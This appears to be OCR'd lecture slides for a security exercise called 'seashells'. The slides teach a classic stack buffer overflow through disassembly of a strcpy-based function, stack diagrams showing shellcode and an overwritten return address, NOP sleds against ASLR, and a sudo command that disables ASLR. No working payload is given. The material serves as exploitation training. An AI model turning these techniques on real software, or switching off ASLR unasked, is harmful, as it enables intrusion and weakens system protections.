
```
0804844d <func>:
 804844d:       55                      push   ebp
 804844e:       89 e5                   mov    ebp,esp
 8048450:       81 ec 88 00 00 00       sub    esp,0x88
 8048456:       8b 45 08                mov    eax,DWORD PTR [ebp+0x8]
 8048459:       89 44 24 04             mov    DWORD PTR [esp+0x4],eax
 804845d:       8d 45 94                lea    eax,[ebp-0x6c]
 8048460:       89 04 24                mov    DWORD PTR [esp],eax
 8048463:       e8 b8 fe ff ff          call   8048320 <strcpy@plt>
 8048468:       8d 45 94                lea    eax,[ebp-0x6c]
 804846b:       89 44 24 04             mov    DWORD PTR [esp+0x4],eax
 804846f:       c7 04 24 30 85 04 08    mov    DWORD PTR [esp],0x8048530
 8048476:       e8 95 fe ff ff          call   8048310 <printf@plt>
 804847b:       c9                      leave
 804847c:       c3                      ret
```

Shellcode

```
0804844d <func>:
 804844d:       55                      push   ebp
 804844e:       89 e5                   mov    ebp,esp
 8048450:       81 ec 88 00 00 00       sub    esp,0x88
 8048456:       8b 45 08                mov    eax,DWORD PTR [ebp+0x8]
 8048459:       89 44 24 04             mov    DWORD PTR [esp+0x4],eax
 804845d:       8d 45 94                lea    eax,[ebp-0x6c]
 8048460:       89 04 24                mov    DWORD PTR [esp],eax
 8048463:       e8 b8 fe ff ff          call   8048320 <strcpy@plt>
 8048468:       8d 45 94                lea    eax,[ebp-0x6c]
 804846b:       89 44 24 04             mov    DWORD PTR [esp+0x4],eax
 804846f:       c7 04 24 30 85 04 08    mov    DWORD PTR [esp],0x8048530
 8048476:       e8 95 fe ff ff          call   8048310 <printf@plt>
 804847b:       c9                      leave
 804847c:       c3                      ret
```


0xFFFFFFFF
return address
main frame ptr
buffer
0x00000000


0xfffabcd
junk
shellcode
0xfffabcd
junk


0xfffabcd
junk
shellcode
0xfffabcd
Shellcode will be executed
junk

Here's the caveat,
almost all modern systems have…

Address Space Layout Randomisation

(ASLR)

The address of your shellcode
on the stack will not be constant

How do we mitigate this?


How do we mitigate this?

Use a NOP Sled

NOP has an opcode of 0x90

NOP == NO OPERATION

I.E. DO NOTHING



As long as we return into anything within this range, our shellcode will work.

Depends on RNG

Have to run multiple times until it works

TL;DR:

This technique is a giant pain in the ass

There are many better advanced techniques out there. But you still need to know how to do this.

Disable ASLR:


echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

check if ASLR is on: ldd ./seashells

```
ubuntu@ubuntu-xenial:/vagrant/systems-security/seashells$ ldd ./seashells
        linux-gate.so.1 =>  (0xf7ffd000)
        libc.so.6 => /lib32/libc.so.6 (0xf7e3d000)
        /lib/ld-linux.so.2 (0x56555000)
ubuntu@ubuntu-xenial:/vagrant/systems-security/seashells$ ldd ./seashells
        linux-gate.so.1 =>  (0xf7ffd000)
        libc.so.6 => /lib32/libc.so.6 (0xf7e3d000)
        /lib/ld-linux.so.2 (0x56555000)
```

If ASLR is OFF,

Addresses should remain constant



Note: GDB adds some environment variables when u debug stuff with it. So stack addresses will be different, in and out of GDB.

if you're using GDB to test,

```
env - gdb ./seashells
```

Run the binary like this,

```
env - ./seashells
```

We do this for the purpose of this exercise, to keep addresses consistent

Challenge 03: seashells
Concepts tested


- Finding offsets
- Navigating memory in GDB
- Memory layout of a process
- Use of shell code
- Bad characters
- Debugging with strace
